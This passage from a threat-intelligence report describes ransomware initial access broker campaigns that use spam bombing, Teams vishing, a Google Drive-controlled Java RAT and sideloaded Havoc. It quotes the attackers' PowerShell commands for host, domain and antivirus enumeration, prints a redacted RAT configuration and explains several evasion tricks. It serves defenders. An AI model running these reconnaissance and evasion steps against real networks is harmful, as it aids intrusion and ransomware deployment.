


Figure 18: Ransomware initial access broker attack chain using spam bombing and Microsoft Teams vishing to deploy GoGRPC and other custom tools

ThreatLabz has more recently observed the threat actor appearing to be more selective in targeting with the use of more PowerShell scripts to assess the potential value of the victim and environment before proceeding. For example, ThreatLabz observed the following commands to enumerate system information, user privileges, Active Directory computers, and domain trust relationships:

```
Shell

powershell systeminfo ; whoami /groups ; net user \"%env:UserName\" /domain ; echo
AD_Computers: ([adsisearcher]\"(ObjectClass=computer)\").FindAll().count ; nltest
/domain_trusts
```

The threat actor also incorporated PowerShell scripts designed to detect antivirus and EDR products. For example, the threat actor used the following command to query the Windows Security Center for registered antivirus products:

```
Shell

powershell Get-CimInstance -Namespace \"root/SecurityCenter2\" -ClassName
\"AntiVirusProduct\" -ErrorAction Stop
```

Endpoint security products (such as antivirus and EDRs) may be used to identify attacks, so nearly all threat actors leverage their own techniques and tooling that attempt to evade or bypass detection as discussed later in case study 3.



CASE STUDY

Java-based backdoor using Google Drive

ThreatLabz observed another ransomware-related activity cluster that targeted organizations from early 2025 into 2026 using the same spam bombing and vishing techniques for initial access. This cluster stands out for its Java-based backdoor packaged in a JAR file. Similar to the previous case study, the threat actors initiated chats using fraudulent Microsoft 365 tenant domain names such as *supportadministrator.onmicrosoft.com*. In addition, the threat actor also relied on Microsoft Quick Assist to deploy **custom malware** to the victim's system from a compromised Microsoft SharePoint website. In this instance, the malware was a Java-based RAT distributed with a full Java Runtime Environment (JRE). Bundling the JRE with the payload allows the actor to execute the Java backdoor without relying on Java already being installed on the victim's system.



Case study: Java-based backdoor using Google Drive

This Java-based RAT is notable because it uses Google Drive for command-and-control via Google's APIs by reading and writing to specific files on the drive. Since Google is a widely used platform in corporate environments, this malicious activity can be very difficult to discern from legitimate network traffic. This RAT contains a hardcoded configuration with the required authentication secrets to perform these actions. An example configuration (with the sensitive information redacted) is shown on the right:

The RAT establishes persistence with two techniques. The first method creates a shortcut in the victim's startup folder to execute the malware when the user logs in. The second persistence technique is achieved through the abuse of **TypeLib COM hijacking**. By modifying registry keys via a delivered registry file, the adversary redirects legitimate **COM** (Component Object Model) object calls to a malicious SCT (scriptlet) file. This triggers the execution of the Java RAT, whenever the hijacked COM object is invoked.

ThreatLabz observed the threat actor use a variety of native Windows commands to collect information about the compromised host and its network environment such as the following:

- nslookup
- nltest /dclist
- nltest /domain trusts /all trusts
- ipconfig
- systeminfo

These are common commands that threat actors use to identify domain controllers, enumerate domain trust relationships, and collect system and network information. This reconnaissance could help the actor understand the compromised environment and prepare for lateral movement.

At the time of writing, ThreatLabz has not been able to link this initial access broker to a specific ransomware group.

```
{
  "gdrive_1": {
    "type": "service_account",
    "project_id": "<REDACTED_PROJECT_ID>",
    "private_key_id": "<REDACTED_PRIVATE_KEY_ID>",
    "private_key": "<REDACTED_PRIVATE_KEY>",
    "client_email": "<REDACTED_SERVICE_ACCOUNT_EMAIL>",
    "client_id": "<REDACTED_CLIENT_ID>",
    "auth_uri": "https://accounts.google.com/o/oauth2/auth",
    "token_uri": "https://oauth2.googleapis.com/token",
    "auth_provider_x509_cert_url":
      "https://www.googleapis.com/oauth2/v1/certs",
    "client_x509_cert_url": "<REDACTED_CLIENT_CERT_URL>",
    "universe_domain": "googleapis.com"
  },
  "folder_gdrive_1": "<REDACTED_FOLDER_NAME>",
  "id_folder_gdrive_1": "<REDACTED_GOOGLE_DRIVE_FOLDER_ID>",

  "gdrive_01": {
    "type": "service_account",
    "project_id": "<REDACTED_PROJECT_ID>",
    "private_key_id": "<REDACTED_PRIVATE_KEY_ID>",
    "private_key": "<REDACTED_PRIVATE_KEY>",
    "client_email": "<REDACTED_SERVICE_ACCOUNT_EMAIL>",
    "client_id": "<REDACTED_CLIENT_ID>",
    "auth_uri": "https://accounts.google.com/o/oauth2/auth",
    "token_uri": "https://oauth2.googleapis.com/token",
    "auth_provider_x509_cert_url":
      "https://www.googleapis.com/oauth2/v1/certs",
    "client_x509_cert_url": "<REDACTED_CLIENT_CERT_URL>",
    "universe_domain": "googleapis.com"
  },
  "folder_gdrive_01": "<REDACTED_FOLDER_NAME>",
  "id_folder_gdrive_01": "<REDACTED_GOOGLE_DRIVE_FOLDER_ID>",

  "ssID": "<REDACTED_GOOGLE_RESOURCE_ID>",
  "cf_prefix_gd": "linking_",
  "rf_prefix_gd": "unlinking_"
}
```


CASE STUDY

Attack evolution for an initial access broker working with Payouts King ransomware

This case study is affiliated with an initial access broker for Payouts King ransomware. The attack playbook starts with a nearly identical sequence as the previous two case studies, beginning with spam bombing, Microsoft Teams vishing, and using Quick Assist to deploy malware. However, this threat actor also set up a fake website on Amazon Web Services (AWS) infrastructure to steal the victims Microsoft 365 credentials by disguising it as an authentication page to “update” the victim’s spam filter. In addition to credential theft, the website is used to download and execute the malware payload using an automated batch script under the guise of a fake spam filter patch as shown in the figure below.




Figure 19: Example fake spam filter update website used to deploy Havoc in Payouts King ransomware attacks

Case study: Attack evolution for an initial access broker working with Payouts King ransomware

In reality, the threat actor is staging the environment to deploy a modified **Havoc** payload. There are many nuances to this attack to evade malware sandboxes, network monitoring, and endpoint security. For example, the Havoc command-and-control information is stored in the Windows registry by the aforementioned batch script. Hence, this modified version of Havoc on its own (without a preconfigured Windows registry value) will not run in a malware sandbox. The Havoc command-and-control servers in these attacks also leveraged AWS infrastructure, making it harder for network security products to block. Another evasion technique was the use of a button on the fake spam filter website that downloads an encrypted ZIP archive. However, the ZIP archive is missing the first two “magic” bytes of the file. Thus, network monitoring solutions may not be able to detect the download as a ZIP archive. After the archive is downloaded, the batch script prepends the missing bytes to form a valid ZIP file. This ZIP file contains files similar to those shown in Figure 20.




Figure 20: Example malware ZIP archive contents associated with a Payouts King ransomware attack

The commands executed by the batch script then check for the presence of CrowdStrike Falcon service and alter the execution path based on the result. If CrowdStrike Falcon is detected, the threat actor runs a malicious executable disguised as an Adobe Acrobat update with a valid digital signature to execute Havoc (without DLL sideloading) directly. The digital signature information for this executable is shown below and was likely signed by a stolen legitimate certificate.




Figure 21: Malicious executable used to deploy Havoc using a valid digital signature

Case study: Attack evolution for an initial access broker working with Payouts King ransomware

This code execution path was likely tested by the threat actor prior to attacks and designed to evade CrowdStrike Falcon's detections, although it's not clear if the technique was effective.

If Falcon was not detected, the threat actor used a legitimately signed Adobe Acrobat update executable to sideload a malicious `msi.dll`. The DLL decrypted and loaded Havoc from a file named `AdobeClean-Light.eot` (shown in Figure 22). Havoc then retrieved its encrypted C2 addresses from the Windows registry, decrypted them, and established communication with the actor's infrastructure. This malware deployment sequence is illustrated in the figure below.

